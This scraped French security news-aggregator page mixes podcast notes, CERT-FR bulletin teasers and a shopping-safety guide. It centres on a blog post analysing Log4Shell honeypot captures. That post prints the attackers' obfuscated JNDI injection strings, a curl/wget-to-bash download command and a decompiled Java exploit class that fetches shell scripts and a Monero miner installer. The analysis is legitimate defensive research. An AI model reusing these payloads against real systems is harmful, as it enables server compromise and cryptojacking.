    Chroniques littéraires: - IA La plus grand mutation de l'histoire - Kai Fu Lee - Immortel - ROMAN - Jose Rodrigues dos Santos - Les Terribles et merveilleuses raisons pour lesquelles je cours de longues distances - Matthew Inman - La Source - Félix Séguin + éric thibault - Homo Deus - Yuval Noah Harari (premier livre Sapiens) =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 03 January 2022 - 10:55
    Les correctifs se succèdent pour juguler les failles découvertes dans le composant Log4j. Où en est-on début 2022 ?


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Thursday 30 December 2021 - 01:23
    https://www.cbc.ca/news/politics/ukraine-russia-cyberwarfare-attacks-experts-warn-1.6296004 https://www.nytimes.com/2021/12/20/us/politics/russia-ukraine-cyberattacks.html https://silverado.org/ https://www.wita.org/blogs/launch-of-the-silverado-policy-accelerator/ https://currentthoughtsontrade.com/2021/02/24/launch-of-the-silverado-policy-accelerator/ https://en.wikipedia.org/wiki/Dmitri_Alperovitch https://perspective.usherbrooke.ca/bilan/servlet/BMAnalyse?codeAnalyse=3118 https://www.lapresse.ca/international/europe/2021-12-23/albanie/fuite-massive-de-donnees-personnelles-y-compris-celles-du-premier-ministre.php https://therecord.media/personal-and-salary-data-for-637138-albanian-citizens-leaks-online/ https://securityaffairs.co/wordpress/126047/data-breach/albania-prime-minister-data-leak.html =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 26 December 2021 - 14:26

    Bulletin d’actualité du 20/12/2021 Nous voici de nouveau ensemble dans notre rendez-vous de fin de semaine pour revenir sur les différents bulletins de sécurité publiés par le CERT-FR ! Durant la période du 13 décembre au 19 décembre 2021 le CERT-FR (Centre gouvernemental de veille, d’alerte et de réponse aux attaques informatiques en France) a …

    L’article Bulletin d’actualité du CERT-FR – 20/12/2021 est apparu en premier sur Tech2Tech | News, Astuces, Tutos, Vidéos autour de l'informatique.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Saturday 25 December 2021 - 23:19
    HoneyPot Log4Shell : Mes premiers résultats ...

    Vous avez probablement déjà dû entendre l'annonce des différentes failles de sécurité découvertes autour de la librairie Java Log4J ?

    Je ne vais pas revenir sur cette faille majeure qui permet très facilement à un hacker d'injecter du code malveillant dans une application Java. La faille découverte est très critique et remet en question la sécurité de nombreux systèmes d'information utilisant des middlewares Java utilisant la librairie Log4J comme solution de journalisation.

    Suite à l'annonce de cette faille, j'ai développé le week-end dernier un HoneyPot (Pot de miel) capable d'intercepter des attaques Log4shell et de les journaliser afin de permettre :

    • D'analyser la structure des requêtes HTTP des tentatives d'attaques.
    • De mieux comprendre la structure des scripts malveillants provenant de botnets exploitant cette faille.
    • De suivre l'évolution de l'exploitation de cette faille sur Internet.

    Mon HoneyPot Log4shell en PHP

    Pour gagner du temps, j'ai développé un HoneyPot Log4shell en PHP minimaliste capable d'analyser la présence du caractère "dollar" dans tous les champs des requêtes HTTP entrantes sur le serveur. Je le reconnais, cette approche est simpliste, mais très efficace et ce script a comme avantage de détecter toutes les tentatives d'obfuscation.

    Configuration du serveur Web

    Les attaques de botnets se faisant principalement via des scans de plages d'adresses IP, pour que ce script soit opérationnel, il faut donc qu'il soit déployé dans le vhost par défaut d'un serveur Web et qu'il réponde à toutes les requêtes entrantes sur l'adresse IP publique du serveur http://x.x.x.x

    Cela peut se faire sur Nginx au travers de la commande "default_server".
    En complément, pour que le script puisse répondre à toutes les requêtes, une instruction "try_files" permet de transmettre au script PHP toutes les requêtes HTTP infructueuses afin de capturer toutes les tentatives d'attaque sur des chemins autres que la racine.

    server {
            listen 80 default_server;
            root /var/www/default/public_html/;
            
            location / {
                    try_files $uri $uri/ /index.php?$args;
            }
    }
    

    Mes résultats après plusieurs jours d'écoute

    Contre toute attente, j'ai reçu assez peu de tentatives d'intrusions. Au total j'ai recensé 3 adresses IP différentes ayant essayé de s'introduire sur mon serveur au travers de la faille Log4shell.

    Cela signifie que l'exploitation de la faille Log4shell n'est pas encore largement exploitée par des botnets sur la toile. Le cas échéant, mon serveur aurait capturé beaucoup plus de tentatives provenant d'adresses IP différentes ...

    Le premier attaquant Russe

    Je reçois des tentatives d'attaques journalières provenant d'un serveur russe blacklisté sur AbuseIPDb.

    Voici les logs obtenus par mon HoneyPot :

    195.54.160.x:HTTP_REFERER:http://163.172.58.13:80/?x=${jndi:ldap://195.54.160.x:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xNjMuMTcyLjU4LjEzOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE2My4xNzIuNTguMTM6ODApfGJhc2g=}
    
    195.54.160.x:HTTP_USER_AGENT:${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://195.54.160.x:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xNjMuMTcyLjU4LjEzOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE2My4xNzIuNTguMTM6ODApfGJhc2g=}
    
    195.54.160.x:QUERY_STRING:x=${jndi:ldap://195.54.160.x:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xNjMuMTcyLjU4LjEzOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE2My4xNzIuNTguMTM6ODApfGJhc2g=}
    

    L'attaquant a utilisé différentes méthodes d'injection avec différents modes d'obfuscation :

    • L'utilisation des entêtes Referer, User-Agent.
    • L'utilisation d'un argument en query string avec une variable "x" dans l'URL.

    Son attaque passe par l'exécution d'un code Java prenant en paramètre un shellcode configurable à la volée.

    Lors de chaque attaque, son serveur LDAP retourne une entrée avec un code Java différent à chaque tentative (javaFactory). Cependant, je n'arrive pas à télécharger la classe générée depuis le serveur qu'il expose sur son port 9999 ...

    DN: Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xNjMuMTcyLjU4LjEzOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE2My4xNzIuNTguMTM6ODApfGJhc2g=
     javaClassName: foo
    
     javaCodeBase: http://195.54.160.x:9999/
    
     objectClass: javaNamingReference
    
     javaFactory: ExploitejsLdP24Oo
    

    Il a tenté de faire exécuter des commandes Shell encodées en Base64 sur mon serveur :

    (curl -s 195.54.160.x:5874/163.172.58.13:80||wget -q -O- 195.54.160.x:5874/163.172.58.13:80)|bash
    

    Pour multiplier les chances de réussite à son attaque, l'attaquant utilise à la fois la commande "curl" et "wget". Pour mieux identifier ses cibles, il transmet en paramètre d'appel HTTP vers son serveur Web, l'adresse IP et le port du serveur infecté. Cette stratégie est indispensable dès lors que les serveurs attaqués ont des routes de sortie réseau autres que l'adresse IP publique utilisée.

    Le serveur de l'attaquant n'injecte aucune commande shell malveillante pour le moment, il est utilisé uniquement pour identifier des cibles vulnérables. Il attaquera probablement dans un second temps dès lors qu'il jugera intéressant d'en extraire du contenu ou d'y injecter une commande shell malveillante.

    Je reçois aujourd'hui des attaques quasiment quotidiennement provenant de ce serveur, il est très probable qu'il scanne l'ensemble des plages IPv4 pour se créer un futur botnet de serveurs qu'il exploitera dès qu'il aura décidé de les utiliser ...

    La seconde attaque ... Avec un vrai payload !

    La seconde attaque reçue est beaucoup plus intéressante. Mon HoneyPot m'a permis de récupérer le Payload malveillant que je me suis empressé de décompiler.

    public class Exploit {
        static {
            try {
                String[] stringArray = new String[]{"/bin/bash", "-c", "(wget -qO - http://51.250.x.x/.l/log || curl http://51.250.x.x/.l/log) | sh"};
                if (System.getProperty("os.name").toLowerCase().startsWith("win")) {
                    stringArray = new String[]{"powershell", "-w", "hidden", "-c", "(new-object System.Net.WebClient).DownloadFile('http://150.60.x.x:80/wp-content/themes/twentyseventeen/s.cmd', $env:temp + '/s.cmd');start-process -FilePath 's.cmd' -WorkingDirectory $env:tmp"};
                    Runtime.getRuntime().exec(stringArray);
                    stringArray = new String[]{"powershell", "-w", "hidden", "-c", "(new-object System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/MoneroOcean/xmrig_setup/master/setup_moneroocean_miner.bat', $env:temp + '/oc.cmd');start-process -FilePath 'oc.cmd' -WorkingDirectory $env:tmp"};
                }
                Runtime runtime = Runtime.getRuntime();
                Process process = runtime.exec(stringArray);
                process.waitFor();
            }
            catch (Exception exception) {
                // empty catch block
            }
        }
    }
    

    Le code Java injecté contient une vraie charge nuisible et fonctionne aussi bien sur des serveurs Linux que Windows.
    Les scripts malveillants sont récupérés soit de serveur Wordpress exploité ou tout simplement de Github ...

    Les scripts Shell téléchargés au travers de cette attaque sont très travaillés.
    Leur script d'attaque supprime l'ensemble des autres attaquants avant de s'installer sur le serveur.

    Conclusion

    Je pensais voir une grosse augmentation de l'usage de cette faille de sécurité par des Botnets ces derniers jours, cela ne semble pas être le cas aujourd'hui au-delà des 3 adresses IP détectées.

    Dans la mesure où les IP des attaquants se font très facilement détecter par des WAF (Web Application Firewall) et que leurs IP se font automatiquement bloquer par des solutions comme AbuseIPDB ou Crowdsec, une solution radicale serait tout simplement de mettre en place un parefeu dynamique capable de bloquer l'ensemble des IP malveillantes détectées.
    Crowdsec fournit cette liste d'IP malveillantes gratuitement sur la base des sondes de son réseau que vous pouvez utiliser pour renforcer le filtre d'accès à vos serveurs.

    Si tu es passionné comme moi de cybersécurité, n'hésite pas à rejoindre le serveur Discord de ce blog. Un canal #Cybersecurité a été créé et est ouvert à tous et à toutes.

    N'hésite pas non plus à aller faire un tour sur la présentation de Shodan ou de Portsentry.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 20 December 2021 - 11:00
    =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel. https://lactualite.com/actualites/des-organismes-provinciaux-ordonnent-a-clearview-ai-de-cesser-ses-pratiques/ https://www.lapresse.ca/societe/sexualite/2021-02-18/club-solo/la-carte-des-plaisirs-solitaires.php https://clubsolo.org/map https://www.theguardian.com/australia-news/2021/dec/14/personal-details-of-80000-south-australian-public-servants-stolen-in-cyber-attack https://www.bleepingcomputer.com/news/security/lenovo-laptops-vulnerable-to-bug-allowing-admin-privileges/


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Sunday 19 December 2021 - 23:00

    Acheter en ligne est devenue pratique courante et les ventes ne cessent de progresser. Vous devez rester prudent et vigilant avec les sites commerçants, le paiement mais aussi concernant votre matériel et vos connexions.

    Décembre 2021

    Guide sécurité 02 : Achats en ligne – Réflexes sécurité

    225.86 Ko

    Telecharger Guide sécurité 02 : Achats en ligne – Réflexes sécurité
    1. Je vérifie que le site marchand est sûr
    2. Je reste vigilant face à un courrier électronique
    3. Je protège les données de ma carte bancaire
    4. Je choisis une solution adaptée pour mes achats en ligne
    5. Je contacte ma banque en cas de doute
    6. Je consulte régulièrement mon compte
    7. Je signale rapidement toute anomalie
    8. Pour tout litige commercial, je m’adresse au commerçant
    9. Je protège mon matériel
    10. Je sécurise mes connexions

    LES REFLEXES SECURITE

    Autres guides

    Autres guides

    < 1 Min

    Mini-guides

    Banque à distance – 10 réflexes sécurité

    En tant que client de la banque, vous avez un rôle essentiel à jouer dans l’utilisation sécurisée des services de banque à distance. Alors que les pirates informatiques ne…

    < 1 Min

    Mini-guides

    Carte bancaire – 9 réflexes sécurité

    Un certain nombre de précautions s’impose pour contribuer à éviter les fraudes : garder son code secret, être vigilant quand on communique les données de sa carte, faire…

    < 1 Min

    Mini-guides

    Cybersécurité au quotidien – 9 réflexes clés

    Face aux cyber-risques, vous avez un rôle clé en matière de prévention, particulièrement pour protéger l’accès à votre banque à distance et pour vos paiements quel que soit…

    < 1 Min

    Mini-guides

    Le chèque – 7 réflexes sécurité

    Que vous disposiez d’un chéquier ou que vous receviez un chèque en paiement, vous devez être particulièrement vigilant pour éviter les tentatives de fraude.

    Voir aussi

    Voir aussi

    Clés mag
    Abonnez-vous pour retrouver gratuitement toutes les actus et nouveautés des clés de la banque :
    Vidéos, mini-guides, etc.

    Je m'inscris à la newsletter

    Pour être informé régulièrement des actualités du site

    * Champ Obligatoire

    Je m'abonne à :

    Merci pour votre inscription à la newsletter

    The post Achats en ligne – 10 réflexes sécurité appeared first on Les clés de la banque - Particulier.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Saturday 18 December 2021 - 16:08

    Bulletin d’actualité du 14/12/2021 Nous voici de nouveau ensemble dans notre rendez-vous de fin de semaine pour revenir sur les différents bulletins de sécurité publiés par le CERT-FR ! Durant la période du 06 décembre au 12 décembre 2021 le CERT-FR (Centre gouvernemental de veille, d’alerte et de réponse aux attaques informatiques en France) a …

    L’article Bulletin d’actualité du CERT-FR – 14/12/2021 est apparu en premier sur Tech2Tech | News, Astuces, Tutos, Vidéos autour de l'informatique.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 17 December 2021 - 15:00
    Le dernier rapport Security Navigator d'Orange Cyberdefense évoque, entre autres aspects, les risques que l'authentification sans mot de passe fait peser sur les téléphones mobiles.